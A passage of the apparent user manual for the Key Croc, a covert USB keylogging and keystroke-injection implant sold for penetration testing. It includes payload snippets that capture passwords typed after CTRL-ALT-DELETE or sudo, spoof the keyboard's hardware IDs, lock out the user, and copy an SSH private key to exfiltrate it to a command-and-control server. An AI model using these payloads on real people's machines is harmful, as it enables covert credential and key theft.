Finally, one should consider that `MATCH` is not actually a bash command, rather a Key Croc command which is interpreted by the Payload Framework. As such, typing `MATCH` in the Key Croc command prompt will not yield results, and changing the `MATCH` value live will not have effect unless payloads are reloaded. See the section on interactive payload development for more on `RELOAD_PAYLOADS`.



Do not use the word "MATCH" in a payload's comment as doing so will cause interpretation issues with the Key Croc payload parser.

The SAVEKEYS Command

`SAVEKEYS` allows the payload to save specific keys typed by the target when the payload has executed with a valid `MATCH`. `SAVEKEYS` can either save the `LAST` keys typed before a `MATCH`, or the `NEXT` keys typed after a `MATCH`.

USAGE

```
1 SAVEKEYS /absolute/path/to/file.log [NEXT | LAST | UNTIL] N (Number of keys)
```

SAVEKEYS NEXT

Here's a brief example of using `SAVEKEYS` with `NEXT` :

```
1 MATCH hello
2 SAVEKEYS /root/.loot/test.log NEXT 6
```

Imagine the target were to type "hello world". These 11 keys (the 10 characters and 1 spacebar key press) would be saved to the keylog files. As soon as the 5th key was pressed, completing the string "hello", the above example payload would execute based on the first line `MATCH` statement. The second line of the payload would then instruct the framework to save the next 6 keypresses to a `test.log` file in `/root/.loot/`.

In this case when the target types "hello world" the payload executes, creating a new file in `/root/.loot/test.log` containing " world".

SAVEKEYS UNTIL

In addition to saving a specified number of keys to save with the `NEXT` parameter, `SAVEKEYS` also features a `UNTIL` function (added in 1.3) which will save up to 255 keys `UNTIL` the specified key (regex value) is pressed.

```
1 MATCH \[CONTROL-ALT-DELETE\]
2 SAVEKEYS /root/.loot/windows-pass.txt UNTIL \[ENTER\]
```

In this example, the payload begins recording keystrokes to the `pass.txt` file when the `CONTROL-ALT-DELETE` keyboard combination is pressed, and continues to record until the `ENTER` key is pressed.

Note the escape characters before `[` and `]` in these regular expressions.

```
1 MATCH sudo(.*?)\[ENTER\]
2 SAVEKEYS /root/.loot/sudo-pass.txt UNTIL \[ENTER\]
```

SAVEKEYS LAST

In addition to saving the next keys typed after a `MATCH` , the `SAVEKEYS` command may be used to save the `LAST` keys typed before a `MATCH` .

To recycle our `SAVEKEYS NEXT` example above, we could modify with the following:

```
1 MATCH world
2 SAVEKEYS /root/loot/test.log LAST 7
```

In this case when the target types "hello world" the payload gets executed on the 11th keypress, when the MATCH "world" were completed, and the previously typed 7 keys would be saved to the `/root/loot/test.log` file. This would result in a log file containing "hello ".

Additional SAVEKEYS Considerations

A maximum of 128 keys may be stored with SAVEKEYS either NEXT or LAST .

SAVEKEYS requires an absolute path for the output file. It cannot take a variable.

- `SAVEKEYS /tmp/keys.txt LAST 10` – correct usage
- `SAVEKEYS $keyfile LAST 10` – incorrect usage

If SAVEKEYS is to be used in a payload, it must immediately follow a MATCH command.

Correct SAVEKEYS usage

```
1 MATCH hello
2 SAVEKEYS /root/loot/text.log NEXT 6
3 LED ATTACK
```

Incorrect SAVEKEYS usage


```
1 MATCH hello
2 LED ATTACK
3 SAVEKEYS /root/loot/test.log NEXT 6
```

Keys of interest saved with SAVEKEYS may be extracted systematically using text processing tools and used later as variables in a payload. It is important to note a payload will need to wait until the keys are saved – so pay special attention to the while command. For example:

```
1 # Save the next 30 keys typed after the CTRL-ALT-DELETE key combo is pressed
2 MATCH \[CTRL-ALT-DELETE]
3 SAVEKEYS /tmp/login NEXT 30
4
5 # Wait until the login file is written (30 keys are pressed)
6 while [ ! -f /tmp/login ]; do sleep 2; done
7
8 # Define variable of keys typed before ENTER, removing any TAB keys
```

```
9 CREDSD=$(cat /tmp/login | sed 's/[TAB\\]//g' | awk -F'[ENTER\\]' '{print $1}')
```

Similar to `MATCH`, one should consider that `SAVEKEYS` is not actually a bash command but rather a Key Croc command which is interpreted by the Payload Framework. Changes to the `SAVEKEYS` command requires a reboot or issuing the `RELOAD_PAYLOADS` command. Additionally, the `CHECK_PAYLOADS` command will check the syntax and display the payload which will execute after the corresponding `MATCH` is typed by the target.

 Do not use the word " `SAVEKEYS` " in a payload's comment as doing so will cause interpretation issues with the Key Croc payload parser.

The `ATTACKMODE` Command

`ATTACKMODE` is a command which specifies which devices to emulate. The `ATTACKMODE` command may be issued multiple times within a given payload. For example, a payload may begin by emulating just HID (keyboard/keyboard passthrough), then switch to emulating both HID and Ethernet later based on a number of conditions.

`ECM_ETHERNET`

ECM – Ethernet Control Model. In this attack mode, the Key Croc will emulate a USB Ethernet adapter for Linux, Mac and Android targets. For Windows targets, see `RNDIS_ETHERNET`.

`RNDIS_ETHERNET`

RNDIS – Remote Network Driver Interface Specification. In this attack mode, the Key Croc will emulate a USB Ethernet adapter for Windows targets. Some Linux targets are known to support this microsoft-proprietary standard.

OPTIONS

`RNDIS_SPEED_XX`

Sets the reported RNDIS speed to XX (where $0 < XX \leq 4294967$) in kilobytes.

EXAMPLES

```
1 ATTACKMODE RNDIS_ETHERNET RNDIS_SPEED_2000000
```

Emulates an RNDIS Ethernet adapter with a speed of 2Gbps

```
1 ATTACKMODE RNDIS_ETHERNET RNDIS_SPEED_10000
```

Emulates an RNDIS Ethernet adapter with a speed to 10Mbps. This may prevent Windows targets from recognizing the Key Croc as the default gateway since it is likely that a network interface with a higher metric (typically faster speed) already exists.

AUTO_ETHERNET

This attack mode will first attempt to bring up `ECM_ETHERNET`. If after the default timeout of 20 seconds no connection is established, `RNDIS_ETHERNET` will be attempted.

OPTIONS

The timeout can be specified with the `ETHERNET_TIMEOUT_XX` parameter. Replace XX with a number of seconds.

EXAMPLE

```
1 ATTACKMODE ECM_ETHERNET ETHERNET_TIMEOUT_30
```

HID

HID – Human Interface Device. This is the attack mode which emulates a keyboard, and enables keyboard passthrough, key logging and keystroke injection via Ducky Script 2.0.

Without this attack mode, the Key Croc will not pass through keyboard input to the target.

The `VID` and `PID` values of the connected keyboard are automatically cloned for this particular attack mode, as described in the section on Hardware ID Cloning. This may be overridden by specifying a VID and PID value in the [config.txt](#).

STORAGE

UMS – USB Mass Storage. This attack mode emulates a standard flash drive, with the Key Croc presenting its udisk partition to the target as a USB mass storage device.

See the section on understanding the key croc file system for important notes on using this attack mode.

RO_STORAGE

Similar to the STORAGE option, the RO_STORAGE attack mode presents the Key Croc udisk partition as a USB mass storage device – however in this case the emulated devices file system will be read only.

SERIAL

ACM – Abstract Control Model. This attack mode emulates a serial console. Connecting to the serial device from the target, the user will be presented with the Key Croc bash shell. See the Serial Console section for more information on access from your target computer.

OFF

Disables the USB interface until ATTACKMODE is executed again. In this mode, the target will not identify the Key Croc as being connected.

Hardware ID Cloning

USB devices identify themselves by combinations of unique identifiers, including a vendor ID (VID) and product ID (PID). These 16-bit IDs are specified in hex and are used by the target computer to find drivers (if necessary) for the specified device.

By default the Key Croc will clone or spoof the VID and PID of the connected keyboard. These identifiers are saved to /tmp/vidpid and may be used in your payloads. This may be overridden by specifying a VID and PID value in the [config.txt](#).

ATTACKMODE accepts VID and PID parameters, in addition to SN (Serial Number) and MAN (Manufacturer).

ATTACKMODE OPTIONS

VID_XX – Vendor ID

PID_XX – Product ID

MAN_XX – Manufacturer

SN_XX – Serial Number

PROD_XX – Product

EXAMPLE

```
1 ATTACKMODE STORAGE HID VID_0X0A5C PID_0X3025 MAN_LITE-ON SN_0 PROD_Keyboard
```

Emulates both a keyboard and usb flash disk with the identifiers of an IBM Corp. NetVista Full Width Keyboard

CURRENT MODE

When the Attack Mode changes, it is written to the `/tmp/mode` file. This may be queried in a payload in order to know which attack mode the device is currently operating. It may be useful to obtain `VID` and `PID` values from this file, or from `/tmp/vidpid`, in order to maintain the same device identifier when changing attack modes.

EXAMPLE

By default the Key Croc will boot into an attack mode with the `HID` option enabled, and the `VID` and `PID` values obtained from the connected keyboard. If a payload were to then enable the `ECM_ETHERNET` option in addition to the `HID` option, the following code may be used:

```
1 VENDOR=$(cat /tmp/vidpid | cut -d: -f1)
2 PRODUCT=$(cat /tmp/vidpid | cut -d: -f2)
3 ATTACKMODE HID ECM_ETHERNET VID_0X$VENDOR PID_0X$PRODUCT
```

As another example, in the case that the `/tmp/mode` file contained like the following:

```
1 HID VID_0X062A PID_0X4101
```

One may issue a single command to add the `ECM_ETHERNET` option to an existing mode:

```
1 ATTACKMODE ECM_ETHERNET $(cat /tmp/mode)
```

The QUACK Command

The Key Croc introduces enhancements to the Ducky Script keystroke injection command set – known as Ducky Script 2.0. This version builds on the ubiquitous language for keystroke injection that debuted with the [USB Rubber Ducky](#) and was further enhanced with the [Bash Bunny](#).

The following are the basic "QUACK" commands – named in honor of the Rubber Ducky that invented the keystroke injection attack.

In order to use Ducky Script 2.0, or `QUACK`, in a payload the attack mode must contain the `HID` option. This is the default attack mode on boot. See the [ATTACKMODE](#) section for information on additional attack mode options.

DUCKY_LANG

Specified in the `config.txt` file on the root of the `udisk` partition (`/root/udisk`) – the `DUCKY_LANG` option configures the keyboard layout to be used in keystroke injection attacks. This is important to note as different computers and keyboards use different layouts around the world.

By default `DUCKY_LANG` is set to the US. Additional keyboard layouts are available from the `languages` directory on the Key Croc's USB Flash Disk (`udisk`). Language key maps are specified using the two letter country code.

EXAMPLE

```
1 DUCKY_LANG DE
2 # For deployments in Germany. Sehr gut!
```

Q

`Q` is an alias for `QUACK` that may be used as shorthand substitution anywhere that `QUACK` may be used. `Q` does not have any further meaning and is otherwise not very impressive.

QUACK <KEY NAME>

There are nearly 2000 compatible keys which may be used directly with the `QUACK` command. For example, "`QUACK y`" will type "y", and "`QUACK ENTER`" will press enter. Likewise, "`QUACK CTRL-c`" will hold the `Control` key and press `c`. Additionally, "`QUACK N`" will hold `Shift` and press `n` – since there is no capital N key on a keyboard.

For a complete list, edit the `json` file from the `languages` directory specified by your particular `DUCKY_LANG`. Any single key or key combination may be specified. Here are a few choice examples:

EXAMPLE

```
1 GUI r
2 # Holds the "Windows Key" and presses r, opening the Run dialog on Windows systems.
3
4 CMD-SPACE
```

```
5 # Holds the Command key and presses the spacebar, opening the Spotlight Search on a Mac.
6
7 ALT-F2
8 # Holds the ALT key and presses F2, opening the "Enter a Command" dialog on many Linux dis
9
10 CTRL-ALT-DELETE
11 # Holds these beloved keys for a three finger salute.
```

TECHNICAL DETAIL

By default, `QUACK` will use the modifiers on the left side of the keyboard when injecting keystrokes. This behavior may be changed, either by modifying the language file or by using the `keycode` option with a specific modifier scan code. Both left and right side modifiers are specified in the language file for any given key combination/ The first instance is given priority.

i For example, `CTRL-c` can be pressed with the Control key on the left, or on the right side of the keyboard. This will result in either "01,00,06" or "10,00,06" scan code.

QUACK STRING

`STRING` processes the text following taking special care to auto-shift. `STRING` can accept a single or multiple characters. There will be no `ENTER` or Carriage return key at the end of a `STRING` – so if one is desired it must be specified with its own `QUACK` command. `STRING` will automatically use `SHIFT` to capitalize a character.

EXAMPLE

```
1 QUACK STRING The Quick Brown Fox Jumped Over The Lazy Dog
2 QUACK STRING "This string has special characters! Isn't it great?"
```

See the notes at the end of this section on handling requirements for `QUACK STRING` as it relates to quotes and escaping special bash characters.

QUACK DELAY

`DELAY` creates a momentary pause in the ducky script. It is quite handy for creating a moment of pause between sequential commands that may take the target computer some time to process. `DELAY` time is specified in milliseconds from 1 to 10000. Multiple `DELAY` commands can be used to create longer delays.

EXAMPLE

```
1 QUACK GUI r
2 QUACK DELAY 500
3 QUACK STRING cmd /k tree c:\

4 QUACK ENTER
5 # Open command prompt and list all files and folders on the C drive
```

i Note the 500 millisecond delay between the keyboard shortcut " GUI r " and the cmd command? That's because it takes a few milliseconds for the run dialog to appear before we can inject keystrokes. We don't typically think about these nuances as a human, but when you consider the KeyCroc is one computer speaking to another, every millisecond counts.

Advanced QUACK Commands

QUACK KEYCODE

KEYCODE will inject an arbitrary keystroke from a three byte scan code. This may be useful when used in conjunction with **HOLD**, for language agnostics payloads, or when testing multimedia and other extended key functions not explicitly defined in the language file.

EXAMPLE

```
1 QUACK KEYCODE 00,00,56
2 # This will type the '-' character from the numpad row
```

QUACK ALTCODE

ALTCODE allows the printing of alt-codes on Windows systems only.

EXAMPLES

```
1 QUACK ALTCODE 168
2 # This will print an upside down questionmark
```

```
1 QUACK ALTCODE 236
2 # This will print an infinity symbol
```

QUACK HOLD AND RELEASE

`HOLD` will hold the specified key until `QUACK RELEASE` is issued. `HOLD` accepts either a `KEYCODE` or a `STRING`.

EXAMPLE

```
1 QUACK STRING G
2 QUACK HOLD STRING o
3 QUACK DELAY 1000
4 QUACK RELEASE
5 QUACK STRING d morning!
6 # This holds the o key for about 1 second, resulting in "Goooooooooooooooood morning!" (with
```

```
1 QUACK HOLD KEYCODE 00,00,52
2 QUACK DELAY 1000
3 QUACK RELEASE
4 # Holds the up arrow key for about 1 second
```

TECHNICAL DETAIL

Each target interprets held keys differently. When holding the spacebar on your keyboard, the keyboard is not sending a multitude of spacebar scan codes – rather a single hold and release. As you watch your cursor cross the screen, the rate is determined by the operating system.

QUACK LOCK AND UNLOCK

`LOCK` will prevent the attached keyboard from passing through keystrokes to the target. This may be useful in payloads which need to temporarily lock out the user while a sensitive keystroke injection attack is occurring. Keys pressed on the attached keyboard are not buffered while using `LOCK` and will not be typed once unlocked.

`UNLOCK` will allow the attached keyboard to pass through keystrokes to the target once more after the `QUACK LOCK` command is issued.

BASH CONSIDERATIONS FOR QUACK STRING

The `QUACK STRING` command accepts strings interpreted by bash. Consider these key elements when using `QUACK STRING`.

QUACK STRING WITH QUOTES

When using special characters, such as the apostrophe in the example below, wrap the string with quotes – otherwise bash will be expecting a second apostrophe to complete the quote, and the interpretation will not be what you expect.

```
1 QUACK STRING "Isn't this a cool string"
```

QUACK STRING AND ESCAPING SPECIAL CHARACTERS

Alternatively, special characters may be escaped rather than wrapping the string in quotes.

```
1 QUACK STRING Isn\'t this a cool string
```

QUACK STRING WITH COMMAND SUBSTITUTION

Since `QUACK STRING` is interpreted by bash, command substitution may be used. In this example, the Key Croc will inject the keystrokes containing the output of the `ifconfig` command.

```
1 QUACK STRING "$(ifconfig usb0 | grep 'inet addr')"
```

Compare this to the following, without the `$()` command substitution directive, which actually injects the keystrokes of the command in question.

```
1 QUACK STRING "ifconfig usb0 | grep 'inet addr'"
```

The LED Command

The Key Croc features a multi-color LED which is controlled using the LED Command. This may be useful in payloads for debugging or other specialized purposes. Otherwise, considering the covert nature of the device the LED is typically off.

LED COLORS

COMMAND	Description
R	Red
G	Green

R	Blue
Y	Yellow (AKA as Amber)
C	Cyan (AKA Light Blue)
M	Magenta (AKA Violet or Purple)
W	White

⚠ While the LED may be manually set to any of the above colors, it is highly recommend that payloads conform to one of the LED States listed below.

LED PATTERNS

PATTERN	Description
SOLID	<i>Default</i> No blink. Used if pattern argument is ommitted
SLOW	Symmetric 1000ms ON, 1000ms OFF, repeating
FAST	Symmetric 100ms ON, 100ms OFF, repeating
VERYFAST	Symmetric 10ms ON, 10ms OFF, repeating
SINGLE	1 100ms blink(s) ON followed by 1 second OFF, repeating
DOUBLE	2 100ms blink(s) ON followed by 1 second OFF, repeating
TRIPLE	3 100ms blink(s) ON followed by 1 second OFF, repeating
QUAD	4 100ms blink(s) ON followed by 1 second OFF, repeating
QUIN	5 100ms blink(s) ON followed by 1 second OFF, repeating
ISINGLE	1 100ms blink(s) OFF followed by 1 second ON, repeating
IDOUBLE	2 100ms blink(s) OFF followed by 1 second ON, repeating
ITRIPLE	3 100ms blink(s) OFF followed by 1 second ON,

IQUAD	repeating 4 100ms blink(s) OFF followed by 1 second ON, repeating
IQUIN	5 100ms blink(s) OFF followed by 1 second ON, repeating
SUCCESS	1000ms VERYFAST blink followed by SOLID
1-10000	Custom value in ms for continuous symmetric blinking

LED STATE

These standardized LED States may be used to indicate common payload status. The basic LED states include SETUP , FAIL , ATTACK , CLEANUP and FINISH . Payload developers are encouraged to use these common payload states. Additional states including multi-staged attack patterns are shown in the table below.

STATE	COLOR PATTERN	Description
SETUP	M SOLID	Magenta solid
FAIL	R SLOW	Red slow blink
FAIL1	R SLOW	Red slow blink
FAIL2	R FAST	Red fast blink
FAIL3	R VERYFAST	Red very fast blink
ATTACK	Y SINGLE	Yellow single blink
STAGE1	Y SINGLE	Yellow single blink
STAGE2	Y DOUBLE	Yellow double blink
STAGE3	Y TRIPLE	Yellow triple blink
STAGE4	Y QUAD	Yellow quadruple blink
STAGE5	Y QUIN	Yellow quintuple blink
SPECIAL	C ISINGLE	Cyan inverted single blink
SPECIAL1	C ISINGLE	Cyan inverted single blink
SPECIAL2	C IDOUBLE	Cyan inverted double blink

SPECIAL3	C ITRIPLE	Cyan inverted triple blink
SPECIAL4	C IQUAD	Cyan inverted quadruple blink
SPECIAL5	C IQUIN	Cyan inverted quintuple blink
CLEANUP	W FAST	White fast blink
FINISH	G SUCCESS	Green 1000ms VERYFAST blink followed by SOLID

Ducky Script Commands

BASICS

- `MATCH` – specifies a pattern that must be typed to trigger payload execution
- `SAVEKEYS` – saves next or last typed keys to a specified file when a `MATCH` is found
- `QUACK` – injects keystrokes using Ducky Script 2.0
- `QUACKFILE` – injects keystrokes from specified file
- `ATTACKMODE` – specifies which device type to emulate
- `LED` – controls the multi-color LED
- `GET_VARS` – returns useful variables for use in payload

PAYLOAD CONTROL & DEVELOPMENT

- `RELOAD_PAYLOADS` – instructs the payload framework to reingest payloads from disk
- `CHECK_PAYLOADS` – checks the `MATCH` and `SAVEKEYS` syntax of the loaded payloads
- `RECORD_PAYLOAD` – interactive payload recorder
- `ENABLE_PAYLOAD` – enables payload
- `DISABLE_PAYLOAD` – disables payload

EXTRAS

- `INSTALL_EXTRAS` – installs optional third party tools
 - `KEYBOARD` – reports if a keyboard is present or missing
 - `udisk` – mount, unmount and format the udisk partition
-

WAIT COMMANDS

- `WAIT_FOR_KEYBOARD_ACTIVITY` – halts payload until keyboard activity is detected
 - `WAIT_FOR_KEYBOARD_INACTIVITY` – halts payload until keyboard is inactive for specified time
 - `WAIT_FOR_LOOT` – halts payload until specified loot is received
-

CLOUD C2 COMMANDS

- `C2NOTIFY` – sends a notification to the configured Cloud C2 server
- `C2EXFIL` – sends a file to the configured Cloud C2 server

Command Quick Reference

MATCH

```
1 MATCH <string or regular expression>
```

EXAMPLE

```
1 MATCH hello
```

Will trigger payload execution when specified pattern is typed.

See the [MATCH article](#) for full usage.

SAVEKEYS

```
1 SAVEKEYS </path/to/file> <NEXT | LAST> <number of keystrokes 1-255>
```

EXAMPLE

```
1 MATCH hello
2 SAVEKEYS /root/loot/test.log NEXT 6
```

Will save the specified number of keys to a file – either before (LAST) or after (NEXT) the payload MATCH.

See the [SAVEKEYS article](#) for full usage.

QUACK

```
1 QUACK <keystrokes to inject>
```

EXAMPLE

```
1 QUACK STRING hello world
```

Will inject keystrokes specified. See the [QUACK article](#) for full usage.

QUACKFILE

```
1 QUACKFILE </path/to/keystroke-injection-strings>
```

EXAMPLE

```
1 QUACK /root/udisk/payloads/my_ducky_script.txt
```

Will inject keystrokes from the specified file. Ducky Script commands in the specified file should not be prepended with Q or QUACK.

ATTACKMODE

```
1 ATTACKMODE <modes> <options>
```

EXAMPLE

```
1 ATTACKMODE HID ECM_ETHERNET VID_0X05AC PID_0X021E MAN_Hak5 SN_1337
```

Will emulate a USB device from the specified modes and options. See the [ATTACKMODE article](#) for full usage.

LED

```
1 LED <status>
```

EXAMPLE

```
1 LED SETUP
```

Will control the multi-color LED. See the [LED article](#) for full usage.

GET_VARS

```
1 GET_VARS
```

Will return a set of useful variables which may be referenced in the payload

- `$VID` – Vendor ID cloned from attached keyboard or specified in config.txt
- `$PID` – Product ID cloned from attached keyboard or specified in config.txt
- `$MAN` – Manufacturer specified in config.txt
- `$SN` – Serial number specified in config.txt
- `$PROD` – Product string specified in config.txt
- `$HOST_IP` – IP address of Key Croc after executing an Ethernet `ATTACKMODE`
- `$TARGET_IP` – IP address of target after executing an Ethernet `ATTACKMODE`
- `$TARGET_HOSTNAME` – Host name of the target after executing an Ethernet `ATTACKMODE`

 The `$LOOT` variable is always available after `MATCH` triggers the payload. See the [MATCH](#)

[article](#) for \$LOOT details.

RELOAD_PAYLOADS

```
1 RELOAD_PAYLOADS
```

Will refresh the Key Croc framework with payload files from `/root/udisk/payloads/`

CHECK_PAYLOADS

```
1 CHECK_PAYLOADS
```

Will check the syntax of the payloads currently residing in `/root/udisk/payloads/`

RECORD_PAYLOAD

```
1 RECORD_PAYLOAD
```

Will parse each line entered, enabling interactive payload development with helpers.

ENABLE_PAYLOAD

```
1 ENABLE_PAYLOAD <payload_file_name>
```

EXAMPLE

```
1 ENABLE_PAYLOAD my_payload.txt
```

Will enable the specified payload. After enabling a payload, issue `RELOAD_PAYLOADS` for the change to take effect.

DISABLE_PAYLOAD

```
1 DISABLE_PAYLOAD <payload_file_name>
```

EXAMPLE

```
1 DISABLE_PAYLOAD my_payload.txt
```

After disabling a payload, issue `RELOAD_PAYLOADS` for the change to take effect.

INSTALL_EXTRAS

```
1 INSTALL_EXTRAS
```

Will install additional third party software such as metasploit, impacket and responder to the `/tools/` directory.

KEYBOARD

```
1 KEYBOARD
```

Will return `PRESENT` or `MISSING` depending on whether a keyboard is attached.

UDISK

```
1 udisk [ mount | unmount | remount | reformat ]
```

WAIT_FOR_KEYBOARD_ACTIVITY

```
1 WAIT_FOR_KEYBOARD_ACTIVITY <refresh interval in seconds>
```

EXAMPLE

```
1 WAIT_FOR_KEYBOARD_ACTIVITY 1
```

Will check for keyboard activity for each specified time interval, halting further payload execution until keyboard activity is detected. Example wait until there is keyboard activity within a 1 second window.

WAIT_FOR_KEYBOARD_INACTIVITY

```
1 WAIT_FOR_KEYBOARD_INACTIVITY <seconds of inactivity required>
```

EXAMPLE

```
1 WAIT_FOR_KEYBOARD_INACTIVITY 300
```

Will check for keyboard inactivity, halting further payload execution until the specified time has elapsed with no keyboard activity. Example will wait until there have been no keypresses for 5 minutes (300 seconds)

WAIT_FOR_LOOT

```
1 WAIT_FOR_LOOT </path/to/file> (optional)<refresh interval in seconds>
```

EXAMPLE

```
1 WAIT_FOR_LOOT /root/loot/captured_keys.txt 5
```

Will wait for the specified file to exist, or if already existing for the file line count to increase, halting further payload execution. Can be used in conjunction with `SAVEKEYS NEXT`, which will write the loot file when the number of specified keys have been typed. Example will wait until the `captured_keys.txt` file exists, checking every 5 seconds.

C2NOTIFY

```
1 C2NOTIFY <INFO|WARN|ERROR> <MESSAGE>
```

EXAMPLE

```
1 C2NOTIFY INFO 'The cake is a lie'
```

Will send a notification to the configured Cloud C2 server. See the [Configuring Cloud C2 article](#).

C2EXFIL

```
1 C2EXFIL (optional)STRING (required)<PATH> (optional)<SOURCE>
```

EXAMPLE

```
1 C2EXFIL STRING /root/loot/captured_keys.txt My_Payload
```

Will exfiltrate the specified file to the configured Cloud C2 server. See the [Configuring Cloud C2 article](#).

Tips & Tricks

Understanding the File System

Out of the box the emulated "USB Flash Disk" (udisk) feature of the Key Croc is handled automatically. Special care is taken for loot and payload synchronization between the primary partition and the udisk on boot and when entering arming mode. However, if you will be writing advanced payloads which take advantage of the `ATTACKMODE STORAGE` option, it is important to have a good understanding of the udisk partition and its handling so that file system corruption does not occur.

The Key Croc features an 8 GB SSD containing many partitions. Most notably among them is a 2 GB FAT32 formatted partition mounted at `/root/udisk`. It is referred to as the USB Flash Disk partition, or simply udisk.

For the sake of simplicity in this guide, we will refer to this partition as the udisk. Likewise, the Key Croc itself is considered the host while the computer that the Key Croc is plugged into is considered the target.

The udisk can either be attached to the host (again, the Key Croc itself) or the target (again, the computer to which the Key Croc is connected). The udisk should not be simultaneously attached to both. This means that if the target can see the "KeyCroc" udisk, then the host should not read or write to this partition in its usual `/root/udisk` location.

UDISK IN ARMING MODE

When the Key Croc enters arming mode two functions are performed. First, the loot collected in `/root/loot` will

be synchronized with the loot directory on the udisk. Second, the udisk will be attached to the target with the drive label "KevCroc".

From the drive labeled "KeyCroc" on the target, payloads may be activated by copying them to the payloads directory. Likewise, keystroke logs may be copied from the loot directory.

It is important to "safely eject" the udisk before unplugging the Key Croc from the target.

UDISK IN ATTACK MODE

When the Key Croc boots, it enters Attack Mode by default. In this mode, the udisk is attached to the host. When the Key Croc starts up, payloads are copied from the udisk's payload directory to a cache on the primary partition. Do not live edit these files in attack mode, either by Cloud C2 terminal or SSH. Doing so may cause unexpected results as they relate to `MATCH` handling. See the section on Interactive Payload Development for further information on that use case.

The udisk partition is formatted in the FAT32 file system for maximum compatibility with various targets (Windows, Mac, Linux, etc) and as such does not allow for some features typically found on Linux filesystems like EXT – for example symlinks.

UDISK IN PAYLOADS

The best practice in terms of saving loot from your payload is to write the file to `/root/loot`. This directory is synchronized with the udisk when entering Arming Mode.

If a payload is to use the `ATTACKMODE STORAGE` option – which exposes the udisk to the target – special care should be taken as not to inadvertently read or write to the udisk from the host, either from an activated payload or interactively from a SSH connection or Cloud C2 terminal. To handle this, the udisk command provides options for mounting and unmounting the partition to ensure that this cannot occur.

For example, a payload which uses the udisk for exfiltration may perform the following:

```
1 #
2 # UDisk Handling Demo: SSH key exfiltration to Cloud C2
3 # Passing udisk partition between target (PC) and host (Key Croc)
4 # For demonstration purposes only.
5 #
6
7 # Execute when target initiates a copy command in the terminal
8 MATCH cp
9
10 # Lock out keyboard input from target
11 QUACK LOCK
12
13 # Unmount the udisk from the host, then mount it on the target
```

```
14 udisk unmount
15 ATTACKMODE HID STORAGE
16
17 # Complete the copy command, specifying the user's SSH private key.
18 # Assuming MacOS for simplicity sake (this is just an example)
19 QUACK STRING "cp ~/.ssh/id_rsa /Volumes/KeyCroc/loot/
20 QUACK ENTER
21
22 # Unmount the udisk from the target, then mount it on the host
23 ATTACKMODE HID
24 udisk mount
25
26 # Unlock the target's keyboard input
27 QUACK UNLOCK
28
29 # Exfiltrate the newly copied SSH key to Cloud C2
30 C2EXFIL STRING /root/udisk/loot/id_rsa My-Simple-Payload
31
```

Now obviously this is only for demonstration purposes, and this payload would likely need some delays to actually work. It's also highly obvious and will probably end your pentest very quickly, but it still illustrates the point.

Interactive Payload Development

Sometimes the quickest way to rapidly develop a payload is to write it interactively on the device. This saves time entering arming mode, editing the payload file on the "KeyCroc" USB Flash Disk, safely ejecting the drive, unplugging and replugging the KeyCroc from the host, then finally typing the matching pattern on the attached keyboard.

This can be achieved with an SSH connection, either directly from a local network by adding the `SSH ENABLE` option to `config.txt`, or from the Terminal in Cloud C2. See the guides on Getting the KeyCroc Online and Configuring Cloud C2 from the Getting Started section.

If taking the SSH connection from a local network route, you may find the example `_croctl-ipinfo` payload from the included library helpful. With it, typing "`__croctl-ipinfo`" will cause the KeyCroc to type out its IP address - saving you time checking DHCP logs or scanning the network.

It is best to have two different physical computers – a dev box and a target box – for interactive development. From the KeyCroc shell on the dev box, either by SSH or Cloud C2 Terminal, you can issue commands directly. For example, typing "`QUACK STRING hello world`" into the Bash prompt will inject the "hello world" keystrokes on the target.

RELOAD_PAYLOADS

Payload files may be edited directly from `/root/udisk/payloads/` using a text editor like nano or vim.

You may find a cached copy of payloads on the primary partition. Do not edit these. Doing so may cause unexpected results as they relate to `MATCH` handling. For this reason, you are advised to only edit the payloads from `/usr/share/keycroc/payloads/`.

It is important to note the special udisk considerations when interactively writing a payload which utilizes the `ATTACKMODE STORAGE` option. See the guide on Understanding the Key Croc file system for more information.

When editing payload files on the Key Croc interactively, they must be reloaded in order for changes to take effect. To do so, issue the "`RELOAD_PAYLOADS`" command.

CHECK_PAYLOADS

While developing payloads interactively, it may be useful to check payloads for potential `MATCH` and `SAVEKEYS` syntax issues. Running the "`CHECK_PAYLOADS`" command will report the possible pattern matches and corresponding payloads.

Installing Extras like Metasploit

With the power of a full Debian Linux box under the hood, the Key Croc is far more capable than simply recording and streaming keystrokes or executing pattern matched payloads.

Either in conjunction with, or in addition to payloads – additional tools may be used to fully exploit the target. Some, such as `smbclient` and `nmap`, come pre-installed. Others require some setup. The `INSTALL_EXTRAS` command will aid in the installation of some useful packages like Metasploit, Impacket and Responder.



Third party software is provided "AS IS" without any warranty. Third party license terms apply. Hak5 LLC makes no claim to third party software. User is solely responsible for determining the appropriateness of using third party software and assumes any risk associated.

The `INSTALL_EXTRAS` command may be executed from SSH, Cloud C2 Terminal or Serial and requires the Key Croc to be online. Installation may take several minutes to complete. When done, these additional tools will be located in the `/tools/` directory.

Helpful Payload Snippets

EXFILTRATE MULTIPLE FILES USING C2EXFIL

The `C2EXFIL` tool, used to exfiltrate files to the configured Cloud C2 server, normally only handles one file at a time. Using a for loop, one may iterate over multiple files in a directory.

```
1 FILES="$L00T_DIR/*.txt"
2 for f in $FILES; do C2EXFIL STRING $f Example; done
```

ADD AN ATTACKMODE WITH THE CLONED VID AND PID VALUES

By default the Key Croc boots into Attack Mode and clones the `VID` and `PID` values of the connected human interface device (HID Keyboard).

The `VID` and `PID` values are stored in the `/tmp/vidpid` directory and may be referenced in a payload using the following:

```
1 # Set ATTACKMODE to HID and Ethernet with cloned keyboard VID/PID
2 VENDOR=$(cat /tmp/vidpid | cut -d: -f1)
3 PRODUCT=$(cat /tmp/vidpid | cut -d: -f2)
4 ATTACKMODE HID ECM_ETHERNET VID_0X$VENDOR PID_0X$PRODUCT
```

CHECKING CURRENT MODE (ATTACK OR ARMING)

If the Key Croc is in the Attack Mode, rather than Arming Mode, the `/tmp/attackmode` file will exist.

Checking the current `ATTACKMODE`

The Key Croc stores its current `ATTACKMODE` in the file `/tmp/mode`. In addition to the `ATTACKMODE` options like `HID` or `SERIAL`, the `/tmp/mode` file reports all additional parameters such as `VID` and `PID`. These values may be passed to a new `ATTACKMODE` command using the bash command substitution feature. In this example, the output of `cat /tmp/mode`, inside of the `$()` directive, is substituted.

```
1 root@croc:~# cat /tmp/mode
2 HID VID_0X04B3 PID_0X3025
3 root@croc:~# ATTACKMODE ECM_ETHERNET $(cat /tmp/mode)
4 TARGET_IP = 172.16.64.10, TARGET_HOSTNAME = kali, HOST_IP = 172.16.64.1
5 root@croc:~#
```

